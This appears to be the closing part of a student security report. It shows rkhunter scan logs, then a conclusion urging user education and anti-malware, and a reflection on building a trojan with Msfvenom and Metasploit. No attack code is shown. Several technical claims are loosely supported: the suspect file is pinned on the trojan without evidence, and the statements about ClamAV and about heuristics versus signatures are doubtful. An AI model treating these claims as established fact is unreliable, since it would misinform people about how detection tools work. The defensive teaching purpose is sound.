The advantage of using Rootkit Hunter/rkhunter over conventional anti-viruses is most antivirus uses heuristics to locate files that look like viruses. However, rkhunter detects trojans, backdoors, or rootkits effectively because it is specifically programmed to locate files to which have certain signatures built into these malware.


The execution and results of the of the trojan detection will be shown as below



classroom998@classroom998: /var/log

```
[23:26:07] Running Rootkit Hunter version 1.4.6 on classroom998
[23:26:07]
[23:26:07] Info: Start date is Sabtu 30 Okt 2021 11:26:07  +08
[23:26:07]
[23:26:07] Checking configuration file and command-line options...
[23:26:07] Info: Detected operating system is 'Linux'
[23:26:07] Info: Found O/S name: Ubuntu 20.04.2 LTS
[23:26:07] Info: Command line is /usr/bin/rkhunter --check
[23:26:07] Info: Environment shell is /bin/bash; rkhunter is using dash
[23:26:07] Info: Using configuration file '/etc/rkhunter.conf'
[23:26:07] Info: Installation directory is '/usr'
[23:26:07] Info: Using language 'en'
[23:26:07] Info: Using '/var/lib/rkhunter/db' as the database directory
[23:26:07] Info: Using '/usr/share/rkhunter/scripts' as the support script directory
[23:26:07] Info: Using '/usr/local/sbin /usr/local/bin /usr/sbin /usr/bin /sbin /bin /snap/bin /usr/libexec' as the c
ommand directories
[23:26:07] Info: Using '/var/lib/rkhunter/tmp' as the temporary directory
[23:26:07] Info: No mail-on-warning address configured
[23:26:07] Info: X will be automatically detected
[23:26:07] Info: Using second color set
[23:26:07] Info: Found the 'basename' command: /usr/bin/basename
[23:26:07] Info: Found the 'diff' command: /usr/bin/diff
[23:26:07] Info: Found the 'dirname' command: /usr/bin/dirname
[23:26:07] Info: Found the 'file' command: /usr/bin/file
[23:26:07] Info: Found the 'find' command: /usr/bin/find
[23:26:07] Info: Found the 'ifconfig' command: /usr/sbin/ifconfig
[23:26:07] Info: Found the 'ip' command: /usr/sbin/ip
:
```

This stage shows the running of RootKit Hunter. This shows parts of the scan being ran but the software is able to scan deep into the kernel level to be able to find any hidden exploits or other threats.



```
[23:30:33] System checks summary
[23:30:33] =====================
[23:30:33]
[23:30:33] File properties checks...
[23:30:33] Files checked: 142
[23:30:33] Suspect files: 1
[23:30:33]
[23:30:33] Rootkit checks...
[23:30:33] Rootkits checked : 477
[23:30:33] Possible rootkits: 12
[23:30:34]
[23:30:34] Applications checks...
[23:30:34] All checks skipped
[23:30:34]
[23:30:34] The system checks took: 4 minutes and 25 seconds
[23:30:34]
[23:30:34] Info: End date is Sabtu 30 Okt 2021 11:30:34  +08
```

In this stage, we can see that after the scan has been completed, a report summary is shows of every file that is scanned. It is important to note the **Suspect files.** This shows that Rootkit Hunter has possibly detected a malicious file which is Bonjour because of its suspicious payload. The rootkit is not so important because the trojan was not designed to include a rootkit into its build. Compared to other anti-malware software like ClamAV, those software are not able to detect the trojan because the file signature of it is different from trojans.

Without the discoveries of Rootkit Hunter, the user will be at risk of being monitored and potentially be giving information away to the attacker because every activity they do will be captured.

Conclusion

In conclusion, it can be observed that the executions of trojan can be dangerous to any person. Moreover, it acts as a silent killer making it more deadly than viruses or worms which can be detected it easily by normal antiviruses. However, we can be assured that there are effective countermeasures against these sophisticated malware as demonstrated. The countermeasure shown is one of the many other effective ones around in the market.

However, as trojans are silent killers for any technology device, the first line of defence against it is educating the public about the characteristics of this malware, how to spot it, and not simply open file they find suspicious. Without it, attackers can use social engineering as the first attack to targets and get them to execute the file which leads to the problem.

To help users as a second line of defence against this malware, a good and reputable anti-malware should be installed on the user's device for protection adding to the fact that sometimes trojans look like legitimate software which only good anti-malware can detect. With the demonstration of this project, it is hoped that readers would be more well informed about this sophisticated malware and be able to guard against it.

Future Work

As this project shows basic functionalities of a trojan malware, more work is needed from a practical approach in showing the advanced uses of this malware. Current researches mostly show from a theoretical standpoint which makes it hard for people to fully grasp the danger of this malware. A practical approach will be more informative and easier to remember than theory. Future works should also include more research and demonstration of trojans on mobile devices as most people are on those devices than desktop. Mobile devices with social media presents a much more dynamic landscape which expands the scale of how trojans can be used and propagated quickly for malicious intent.

Reflection

Throughout this project, I have learned how to create a basic trojan malware using Msfvenom and the Metasploit Framework. I definitely was impressed that modern malware can be created almost without code and by just running some commands to create it. In addition, I also learned how to use two machines simultaneously for security and networking testing purposes. Lastly, the greatest impact of this project was truly learning the dangers of trojan being ran on any machine which is the most terrifying aspect of the malware. The greatest threat now is with social media, trojans can scale massively in a matter of seconds.

References

1 . What is a Trojan horse and what damage can it do? [Internet]. www.kaspersky.com. 2021 [cited 6 November 2021]. Available from: https://www.kaspersky.com/resource-center/threats/trojans

2. Zolkipli MF, Jantan A. Malware behavior analysis: Learning and understanding current malware threats. In2010 Second International Conference on Network Applications, Protocols and Services 2010 Sep 22 (pp. 218-221). IEEE.

3. Kara İ, Aydos M. The ghost in the system: technical analysis of remote access trojan. International Journal on Information Technologies & Security. 2019 Jan 1;11(1):73-84.

4. Saive R. How to Scan for Rootkits, backdoors and Exploits Using 'Rootkit Hunter' in Linux [Internet]. Tecmint.com. 2021 [cited 6 November 2021]. Available from: https://www.tecmint.com/install-rootkit-hunter-scan-for-rootkits-backdoors-in-linux/

5. How to Create a Trojan Virus in Kali Linux [Internet]. News.knowledia.com. 2021 [cited 6 November 2021]. Available from: https://news.knowledia.com/US/en/articles/how-to-create-a-trojan-virus-in-kali-linux-0808a5b8f26c85bcfdf933ce238038bb63e259f8